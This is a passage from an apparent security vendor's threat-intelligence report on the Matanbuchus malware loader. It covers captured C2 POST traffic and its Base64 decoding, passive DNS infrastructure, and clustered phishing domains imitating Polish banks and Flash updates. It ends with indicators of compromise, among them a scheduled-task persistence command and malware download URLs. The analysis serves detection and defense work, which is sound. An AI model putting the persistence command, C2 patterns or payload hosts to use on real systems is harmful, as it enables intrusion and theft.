Finally, this DLL collects various pieces of information about the system, such as hostnames, OS details, network adapters and so on, before transitioning into a more familiar routine exhibited by remote access trojans (RAT). The malware begins to communicate with the same host the DLL was downloaded from – eonsabode[.]at. It then sends an HTTP POST to kntwtopnbt/8r5kudwrc8/gate[.]php with no referrer, and a user-agent field containing data instead of an actual user-agent, making it quite visible and easily detectable.




```
POST /kntwtopnbt/8r5kudwrc8/gate.php HTTP/1.1
User-Agent: HfFGuTOjRuHSiCwZPSZGcIVgdJcuBXSjXDS
Host: eonsabode.at
Content-Length: 524
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-au

request=eyIyMjdiYWZlMiI6WyIxenBzSEFPU1Z1VT0iXSwiMjI5YzE3Y2YiOiJnamwyR0FqY1dyUXlIOWIvUE5TQkNxOD0iLCIzNjdkOWU2OSI6Ind6cDFHQT09IiwiM2M4ZWFjMTMiOiJobWhqVFZxU1U
3ST0iLCI0MTdhYWVmZiI6IitHb3ZTVldURitKM1UrUT0iLCI4NzIwOWE4NyI6IjlHODJRVlU9IiwiYTVlM2IzMmQiOiI5akVIZjFLZkJ1NW9WY3VCQVpENyIsImJjMTg1Nzg1IjoiNFc0b1hBbz0iLCJjYS
I6Imd6OTdhbEtGIiwiY2MiOiJodz09IiwiY24iOiI4RndDYTJtd0p0cz0iLCJjcCI6IjVXNHBXMVNTRGU4L2R1VzlHNGJmUFBSbjBaSzhHQnM9IiwiZ3AiOiI2VmNlZjJLeU1NQmJmQT09Iiwib3MiOiIiL
CJyYSI6ImdUdGlIUT09IiwidW4iOiI4RndDYTJtd0p0cz0iLCJ2ciI6IiJ9HTTP/1.1 200 OK
```

Figure 14. Network Traffic HTTP POST.

The requests are Base64 encoded JSON arrays of more encoded data, most likely containing the profiling information of the host.




```
echo -n
'eyIyMjdiYWZlMiI6WyIxenBzSEFPU1Z1VT0iXSwiMjI5YzE3Y2YiOiJnamwyR0FqY1
dyUXlIOWIvUE5TQkNxOD0iLCIzNjdkOWU2OSI6Ind6cDFHQT09IiwiM2M4ZWFjM
TMiOiJobWhqVFZxU1U3ST0iLCI0MTdhYWVmZiI6IitHb3ZTVldURitKM1UrUT0iL
CI4NzIwOWE4NyI6IjlHODJRVlU9IiwiYTVlM2IzMmQiOiI5akVIZjFLZkJ1NW9WY3
VCQVpENyIsImJjMTg1Nzg1IjoiNFc0b1hBbz0iLCJjYSI6Imd6OTdhbEtGIiwiY2MiOiJ
odz09IiwiY24iOiI4RndDYTJtd0p0cz0iLCJjcCI6IjVXNHBXMVNTRGU4L2R1VzlHN
GJmUFBSbjBaSzhHQnM9IiwiZ3AiOiI2VmNlZjJLeU1NQmJmQT09Iiwib3MiOiIiLCJy
YSI6ImdUdGlIUT09IiwidW4iOiI4RndDYTJtd0p0cz0iLCJ2ciI6IiJ9' |base64 -D

{"227bafe2":["1zpsHAOSVuU="],"229c17cf":"gjl2GAjcWrQyH9b/PNSBCq8=","367d9
e69":"wzp1GA==","3c8eac13":"hmhjTVqSU7I=","417aaeff":"+GovSVWTF+J3U+Q=",
"87209a87":"9G82QVU=","a5e3b32d":"9jEHf1KfBu5oVcuBAZD7","bc185785":"4W4
oXAo=","ca":"gz97alKF","cc":"hw==","cn":"8FwCa2mwJts=","cp":"5W4pW1SSDe8/d
uW9G4bfPPRn0ZK8GBs=","gp":"6Vcef2KyMMBbfA==","os":"","ra":"gTtiHQ==","un
":"8FwCa2mwJts=","vr":""}
```

Figure 15. Base64 decoded C2 traffic.

Infrastructure Overview

Shifting focus to the domain where the final Matanbuchus DLL came from (eonsabode[.]at), we can see that it resolves to an IP address in a Google network and has had a number of IP addresses it resolved to since early February 2021. This aligns with the time we observed BelialDemon advertising their new malware. Additionally, the initial domain (idea-secure-login[.]com) that the Excel v4 macro reaches out to for the first Matanbuchus DLL is also hosted on these same IP addresses.




	Resolve	Location	Network	ASN	First	Last
□	34.106.243.174	US	34.104.0.0/14	15169	2021-05-12	2021-05-12
□	34.105.89.82	US	34.104.0.0/14	15169	2021-05-03	2021-05-03
□	34.94.151.129	US	34.92.0.0/14	15169	2021-04-21	2021-04-21
□	35.228.71.243	FI	35.228.0.0/14	15169	2021-04-02	2021-04-13
□	34.90.236.225	NL	34.88.0.0/14	15169	2021-03-24	2021-03-25
□	35.228.9.60	FI	35.228.0.0/14	15169	2021-03-19	2021-03-23
□	35.189.245.201	BE	35.189.224.0/19	15169	2021-03-16	2021-03-18
□	35.228.10.0	FI	35.228.0.0/14	15169	2021-03-15	2021-03-15
□	34.89.180.150	DE	34.88.0.0/14	15169	2021-03-10	2021-03-14
□	35.228.236.78	FI	35.228.0.0/14	15169	2021-03-02	2021-03-02
□	34.77.110.235	BE	34.76.0.0/14	15169	2021-02-16	2021-02-19
□	35.246.88.213	GB	35.244.0.0/14	15169	2021-02-09	2021-02-15

Figure 17. DNS resolutions for *eonsabode[.]at*.When looking at each of the individual IP addresses and their previous resolutions, a number of patterns begin to emerge in the domains that exist on each one, further grouping the malicious activity together.


For example, consider the following three most recent IP addresses and a subset of their resolutions:

34.94.151[.]129




citationsherbe.at
idea-secure-login.com
login-biznesplanet.com
sso-cloud-idea.com

34.106.243[.]174



bos24-logowan.com
bos24-logowanie.com
bos24-online.com
ca24-login.com
ca24-online.com
citationsherbe.at
flowsrectifie.at
ibos-online24.com
ibos24-login.com
ibos24-online.com
idea-secure-login.com
login-bos24.com
sgb-online24.com
sso-cloud-idea.com

34.105.89[.]82



bos-logowanie-24.com
bos24-login.com
bos24-logowan.com
bos24-logowanie.com
bos24-online.com
boss-logowanie-24.com
citationsherbe.at
ibos-online24.com
ibos24-login.com
ibos24-online.com
idea-secure-login.com
login-bos24.com
logowanie-bos-secure.com
logowanie-secure-bos.com
sso-cloud-idea.com

The immediately observable patterns here include the usage of domains registered with the Austria ccTLD "at," the usage of "24" within the domain names, and the use of the words "login," "online," "sso" and "secure." These are in line with BelialDemon's previous attempts to hide in plain sight by using “good” words.

Given this, we pulled all of the passive DNS resolutions for each IP the original malicious domains resolved to since February 2021. Focusing specifically on domains with multiple connections, we're left with a graph that neatly clusters potentially related domains.




Figure 18. Connection map of IP and Domains.

Within this subset of domains, there are numerous clusters based on various aspects of the domain names, and we've individually clustered them below.


Pattern: Theme of biznesplanet

biznesplanet-bnpparlba.com
biznesplanet-parlbabnp.com
biznesplanet-parlbas.com
biznesplanet.parlbabnp.com
login-biznesplanet.com
(Note: Observed URLs matching previously discussed word patterns confirming connection)
login-biznesplanet.com/dotpay/sso.cloud.ideabank.pl/
login-biznesplanet.com/dotpay/login.ingbank.pl/
login-biznesplanet.com/dotpay/secure.getinbank.pl/
login-biznesplanet.com/dotpay/


Pattern: Usage of "24"

bos24-logowan.com
bos24-logowanie.com
bos24-online.com
ibos-online24.com
ibos24-login.com
ibos24-online.com
login-bos24.com


Pattern: Usage of Austria ccTLD


citationsherbe.at
eonsabode.at (Note: Confirmed Matanbuchus)
flowsrectifie.at
odatingactualiz.at


Pattern: Fake Adobe Flash updates


flash-player-update.digital
flash-update.digital
flashplayer-update.digital
flashupdate.digital
player-update.digital
playerupdate.digital
upgrade-flash-player.digital

Pattern: Usage of “Idea”


idea-secure-login.com (Note: Confirmed Matanbuchus)
sso-cloud-idea.com
(Note: Observed URL matching previously discussed word patterns confirming connection)
sso-cloud-idea.com/dotpay/sso.cloud.ideabank.pl/

Pattern: Theme of “Wallet,” possibly crypto-related


login.wallet-secure.org
wallet-secure.biz
wallet-secure.me
wallet-secure.org
wallet-secure.site
wallet-secure.xyz

The domains and themes primarily appear focused on phishing, and while not all of these domains are related to the Matanbuchus malware, it appears they are all malicious and likely operated by the same entities. For example, the "Fake Flash Updates" were associated with malicious APK files, as noted by the Malware Hunter Team on Twitter, adding further weight to this theory. Some of these domains may be staged for future campaigns and may not have been utilized yet.

Conclusion

This blog highlights how threat intelligence can be generated from hunting for threats observed in the wild and how small pieces of seemingly disparate data can chain together to strengthen analysis, extract indicators and improve defenses for your organization before being impacted.

Palo Alto Networks customers are protected from this threat by:

- WildFire: All known samples are identified as malware.
- Cortex XDR with:
  Indicators for Matanbuchus.
- Next-Generation Firewalls: DNS Signatures detect the known command and control (C2) domains, which are also categorized as malware in Advanced URL Filtering.

- AutoFocus: Tracking related activity using the Matanbuchus tag.

Indicators of Compromise

Note	Value
Excel Dropper SHA256	41727fc99b9d99abd7183f6eec9052f86de076c04056e224ac366762c361afda
Matanbuchus Loader SHA256	7fbaf7420943d4aa327bb82a357cd31ca92c7c83277f73a195d45bd18365cfce
Matanbuchus Main SHA256	af356a39a298f6a48f8091afc2f2fc0639338b11813f4f4bd05aba4e65d2bbe3
Matanbuchus Loader Domain	idea-secure-login[.]com
Matanbuchus Loader URL	idea-secure-login[.]com/3/ddg.dll
Matanbuchus Main Domain	eonsabode[.]at
Matanbuchus Main URL	eonsabode[.]at/kntwtopnbt/iqiw922vv5/AveBelial.xml
Matanbuchus Loader FileName	ddg.dll
Matanbuchus Loader FileName	hcRlcTg.dll
Matanbuchus Main FileName	shell96.dll
Matanbuchus Loader Export	RunDLL32_Install_COM32
Matanbuchus Main Export	Run_32DLL_COM32
Matanbuchus Loader CommandLine	schtasks.exe /Create /SC MINUTE /MO 2 /TN Run_32DLL_COM32 /TR "C:\Windows\System32\rundll32.exe C:\Users\Admin\AppData\Local\Temp\Run_32DLL_COM32\shell96.dll,Run_32DLL_COM32"
Matanbuchus Main FilePath	C:\Users\Admin\AppData\Local\Temp\Run_32DLL_COM32\
Additional Malicious Domains	biznesplanet-bnpparlba[.]com biznesplanet-parlbabnp[.]com biznesplanet-parlbas[.]com biznesplanet.parlbabnp[.]com

login-biznesplanet[.]com

bos24-logowan[.]com

bos24-logowanie[.]com

bos24-online[.]com

ibos-online24[.]com

ibos24-login[.]com

ibos24-online[.]com

login-bos24[.]com

citationsherbe[.]at

flowsrectifie[.]at

odatingactualiz[.]at

flash-player-update[.]digital

flash-update[.]digital

flashplayer-update[.]digital

flashupdate[.]digital

player-update[.]digital

playerupdate[.]digital

upgrade-flash-player[.]digital

sso-cloud-idea[.]com

dostawapapajohns[.]online

onlinepapajohns[.]online

papa-johns-dostawa[.]digital

papa-johns-dostawa[.]online

login.wallet-secure[.]org

wallet-secure[.]biz

wallet-secure[.]me

wallet-secure[.]org

wallet-secure[.]site

wallet-secure[.]xyz